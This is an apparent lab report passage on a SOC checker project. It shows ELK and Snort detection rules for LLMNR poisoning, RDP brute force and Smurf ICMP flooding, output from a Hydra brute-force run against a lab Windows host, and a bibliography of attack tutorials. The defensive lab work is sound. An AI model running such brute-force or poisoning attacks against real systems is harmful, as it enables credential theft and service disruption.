


On ELK results



The unique identifier is 5148 from Windows Security Log. The Windows Filtering Platform will detect a DoS Smurf ICMP flooding attack and takes actions to prevent it. ("Windows Security Log Event ID 5148")


Set up an alert for this DoS Smurf attack (ICMP flooding)




3) LLMNR attack

High frequency of LLMNR failed requests


LLMNR attack on Windows Target 172.16.50.54 (Wireshark)



On SOC checker script




On ELK results



ELK alerts for LLMNR attack

Since LLMNR attack is port specific at 5355. Set a rule to detect LLMNR messages in the local network for Windows machines. This will prompt the Administrator to disable the LLMNR service on network.


elastic
Find apps, content, and more.
Security
Manage
Rules
LLMNR attacks on ...
Alerts
ML job settings
Add integrations
Data view
Alerts
Security
Dashboards
Alerts
Findings
Timelines
Cases
Explore
Intelligence
Filter your data using KQL syntax
Today
Rules
LLMNR attacks on Windows
Created by: elastic on Jan 8, 2024 @ 06:45:25.425
Updated by: elastic on Jan 8, 2024 @ 06:45:27.516
Last response:
Enable
Edit rule settings
About
LLMNR attacks on Windows
Severity
Medium
Risk score
47
MITRE ATT&CK™
Credential Access (TA0006)
Adversary-in-the-Middle (T1557)
LLMNR/NBT-NS Poisoning and SMB Relay
Definition
Index patterns
apm-*-transaction*
auditbeat-*
endgame-*
filebeat-*
logs-*
packetbeat-*
traces-apm*
winlogbeat-*
-*elastic-cloud-logs-*
Custom query
destination.port: 5355
Rule type
Query
Timeline template
None
Schedule
Runs every
5m
Additional look-back time
1m

9. Snort IPS/IDS rules


1) Bruteforce attack - Block by ip address or open ports

Since ELK log has shown the brute force attacks to target is from open port 3389 of the RDP service. A few points to consider for Snort rule design for alert


- IP address with CIDR specific 172.16.50.0/24 (can cover an IP address range)
- TCP port specific 3389
- Direction of the packets

An example of the Snort rule is shown below:


alert tcp any 3389 -> 172.16.50.0/24 any (msg:”RDP Bruteforce Found”; sid:1000010;)



Testing the snort rule for bruteforce attack on RDP service



The more permanent way to do it is by disable the RDP service on target machine. This will prevent credentials leaking out to the local network.



SOC Checker will not worked for brute force attack by RDP service.


```
[STATUS] attack finished for 172.16.50.54 (waiting for children to complete tests)
[3389][rdp] account on 172.16.50.54 might be valid but account not active for remote desktop: login: Administrator password: kali, co
ntinuing attacking the account.
[3389][rdp] account on 172.16.50.54 might be valid but account not active for remote desktop: login: Administrator password: Passw0rd
!, continuing attacking the account.
[3389][rdp] account on 172.16.50.54 might be valid but account not active for remote desktop: login: Administrator password: admin, c
ontinuing attacking the account.
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-07 21:14:41
cat: cat: No such file or directory
[!] Mon Jan  8 02:12:51 AM UTC 2024 - All login attempts failed in bruteforcing attack!
[+] Exiting Hydra ......
[+] Exiting SOC Checker ............
[+] Thank you!
```

2) DoS Smurf attack by ICMP flooding

ICMP packets flooding is the cause of this DoS Smurf attack with a lot of ICMP echo requests but no replies. Ways to prevent is listed below.


- IP address specific based on Wireshark findings
- Prevent ICMP overflooding of network with firewall rules to block it.

The fake IP is known on Wireshark findings for DoS attack.




An example of the Snort rule is shown below:


alert ICMP 192.168.25.20 any -> any any (msg:”DoS Smurf Attack Found”; sid:1000011;)



Snort Alert Results for ICMP flooding



Prevent this ICMP flooding, use Windows Defender Firewall to block any ICMP requests from the fake IP.



10. MLA References

A., Damien. "FIGlet, Create AscII Text Banners from the Terminal." *Ubunlog*, 15 Dec. 2023, ubunlog.com/en/figlet-banners-ascii-terminal/. Accessed 15 Dec. 2023.

JBlond, Mario . "The Entire Table of ANSI Color Codes." *Github*, 24 Jul. 2017, gist.github.com/JBlond/2fea43a3049b38287e5e9cefc87b2124. Accessed 15 Dec. 2023.

Buzdar, Karim. "How to Install Hydra on Ubuntu 22.04." *Linuxgenie*, 19 May 2023, linuxgenie.net/how-to-install-hydra-on-ubuntu-22-04/. Accessed 17 Dec. 2023.

"ARPSPOOF: Network Tool." *Medium.Com*, 7 Nov. 2023, medium.com/@careertechnologymiraroad/arpspoof-network-tool-1185a5221ac6#:~:text=Arpspoof%2C%20a%20part%20of%20the,traffic%20within%20a%20local%20network. Accessed 17 Dec. 2023.

Timalsina, Rohan. "Master Hping3 and Enhance Your Network Strength." *Go Linux Cloud*, 22 Oct. 2023, www.golinuxcloud.com/hping3-command-in-linux/. Accessed 17 Dec. 2023.

Chandel, Raj. "A Detailed Guide on Responder (LLMNR Poisoning)." *Hacking Articles*, 9 Apr. 2022, www.hackingarticles.in/a-detailed-guide-on-responder-llmnr-poisoning/. Accessed 17 Dec. 2023.

"Dpkg Command Cheat Sheet for Debian and Ubuntu Linux." *Cyberciti*, 1 Jan. 2005, www.cyberciti.biz/howto/question/linux/dpkg-cheat-sheet.php. Accessed 17 Dec. 2023.

"Shuf Command in Linux with Examples." *Geeks for Geeks*, 20 Dec. 2023, www.geeksforgeeks.org/shuf-command-in-linux-with-examples/. Accessed 20 Dec. 2023.

Shivanandhan, Manish. "How to Use Hydra to Hack Passwords – Penetration Testing Tutorial." *Free Code Camp*, 18 Nov. 2022, www.freecodecamp.org/news/how-to-use-hydra-pentesting-tutorial/#:~:text=Hydra%20is%20a%20brute%2Dforcing,against%20more%20than%2050%20protocols. Accessed 20 Dec. 2023.

"I Hacked My Website with One Command - Hping3 Tutorial (2023)." *Youtube*, uploaded by Nour's Tech Talk, 30 Aug. 2022, www.youtube.com/watch?v=kuE8qLwg4f8.

"DDoS Attacks." *Imperva.Com*, 23 Dec. 2023, www.imperva.com/learn/ddos/ddos-attacks/. Accessed 23 Dec. 2023.

"Difference between DOS and DDOS Attack." *Geeks for Geeks*, 23 Dec. 2023, www.geeksforgeeks.org/difference-between-dos-and-ddos-attack/. Accessed 23 Dec. 2023.

Secuneus Tech. "SMURF DOS TESTING UBUNTU USING KALI LINUX HPING3." *Secuneus Tech*, 13 Mar. 2021, www.secuneus.com/smurf-dos-testing-ubuntu-using-kali-linux-hping3/. Accessed 24 Dec. 2023.

Spillane, Chris. "Pentmenu" *Github*, 13 Dec. 2021, github.com/GinjaChris/pentmenu/blob/master/pentmenu. Accessed 24 Dec. 2023.

Sharma, Ravi. "Attacks to Be Performed Using Hping3 (Packet Crafting)." *Medium.Com*, 30 Aug. 2020, ravi73079.medium.com/attacks-to-be-performed-using-hping3-packet-crafting-98bc25584745. Accessed 24 Dec. 2023.

Lenaerts-Bergmans, Bart. "ADDRESS RESOLUTION PROTOCOL (ARP) SPOOFING: WHAT IT IS AND HOW TO PREVENT AN ARP ATTACK." *Crowdstrike*, 19 May 2022, www.crowdstrike.com/cybersecurity-101/spoofing-attacks/arp-spoofing/. Accessed 28 Dec. 2023.

"ARP Poisoning." *Radware*, www.radware.com/security/ddos-knowledge-center/ddospedia/arp-poisoning/. Accessed 28 Dec. 2023.

Grimmick, Robert. "ARP Poisoning: What It Is & How to Prevent ARP Spoofing Attacks." *Varonis*, 4 Aug. 2022, www.varonis.com/blog/arp-poisoning. Accessed 28 Dec. 2023.

Okta. "ARP Poisoning: Definition, Techniques, Defense & Prevention." *Okta*, 14 Feb. 2023, www.okta.com/identity-101/arp-poisoning/#:~:text=ARP%20Attacks%3A%20Key%20Definitions&text=Two%20types%20of%20ARP%20attacks,it%20contains%20falsified%20MAC%20maps. Accessed 28 Dec. 2023.

Imperva. "ARP Spoofing." *Imperva.Com*, www.imperva.com/learn/application-security/arp-spoofing/#:~:text=An%20ARP%20spoofing%2C%20also%20known,have%20access%20to%20the%20network. Accessed 28 Dec. 2023.

Administrator. In Coding. "ARP Poisoning Script." *Penetration Testing Lab*, 22 Dec. 2022, pentestlab.blog/2012/12/22/arp-poisoning-script/. Accessed 28 Dec. 2023.

Vieira, Lucas. "Larp." *Github*, 1 Dec. 2022, github.com/lucasvmx/larp/blob/master/larp. Accessed 28 Dec. 2023.

3ttemp. "Arpspoof." *Github*, 1 Jun. 2018, github.com/3tternp/arpspoof/blob/master/arpspoof.sh. Accessed 28 Dec. 2023.

Chandel, Raj. "A Detailed Guide on Responder (LLMNR Poisoning)." *Hackingarticles.in*, 9 Apr. 2022, www.hackingarticles.in/a-detailed-guide-on-responder-llmnr-poisoning/. Accessed 30 Dec. 2023.

Patel, Karan. "What Is LLMNR Poisoning and How to Avoid It." *Redfox Security*, 16 Mar. 2023, redfoxsec.com/blog/what-is-llmnr-poisoning-and-how-to-avoid-it/#:~:text=LLMNR%20works%20by%20sending%20out,attack%20that%20exploits%20this%20protocol. Accessed 31 Dec. 2023.

Patil, Prajwal. "What Is LLMNR Poisoning Attack?" *Medium*, 13 Apr. 2022, systemweakness.com/what-is-llmnr-poisoning-attack-and-how-to-secure-against-it-417f3b415e51. Accessed 31 Dec. 2023.

Karadag, Mucahit. "What Is LLMNR & WPAD and How to Abuse Them During Pentest ?" *Pentest.Blog*, 20 Dec. 2016, pentest.blog/what-is-llmnr-wpad-and-how-to-abuse-them-during-pentest/. Accessed 1 Jan. 2024.

Grinberg, Shiran. "LLMNR & NBT-NS Poisoning and Credential Access Using Responder." *Cynet.Com*, www.cynet.com/attack-techniques-hands-on/llmnr-nbt-ns-poisoning-and-credential-access-using-responder/. Accessed 1 Jan. 2024.

"Responder - CheatSheet." *Ksec Ark*, www.ivoidwarranties.tech/posts/pentesting-tuts/responder/cheatsheet/. Accessed 1 Jan. 2024.

Guru. "The Complete Responder & NTLM Relay Attack Tutorial." *Ethical Hacking Guru.Com*, 19 Jul. 2019, ethicalhackingguru.com/the-complete-ntlm-relay-attack-tutorial/. Accessed 1 Jan. 2024.

Yosaamando. "Gaining Credentials Easily with Responder Tool." *Medium*, 1 Mar. 2021, medium.com/mii-cybersec/gaining-credentials-easily-with-responder-tool-b821f33e342b. Accessed 1 Jan. 2024.

Sasikala. "5 Bash Case Statement Examples." *The Geek Stuff*, 13 Jul. 2010, www.thegeekstuff.com/2010/07/bash-case-statement/. Accessed 15 Dec. 2023.

Ramuglia, Gabriel. "Bash Shell Scripting | Random Number Generation." *I/O Flood.Com*, 4 Dec. 2023, ioflood.com/blog/bash-random-number/#:~:text=In%20Bash%2C%20you%20can%20generate,random%20numbers%20in%20your%20scripts. Accessed 17 Dec. 2023.

Mharshita. "RANDOM Shell Variable in Linux with Examples." *Geeks for Geeks.Com*, 17 Dec. 2023, www.geeksforgeeks.org/random-shell-variable-in-linux-with-examples/. Accessed 17 Dec. 2023.

Yekeen, Abdmuizz. "Examples of the Modulo Operator in Bash." *Baeldung.Com*, 20 Sept. 2023, www.baeldung.com/linux/bash-modulo-operator#:~:text=The%20modulo%20operator%2C%20also%20known,with%20a%20remainder%20of%202. Accessed 17 Dec. 2023.

"Windows Security Log Event ID 5148." *Ultimate IT Security*, www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=5148. Accessed 5 Jan. 2024.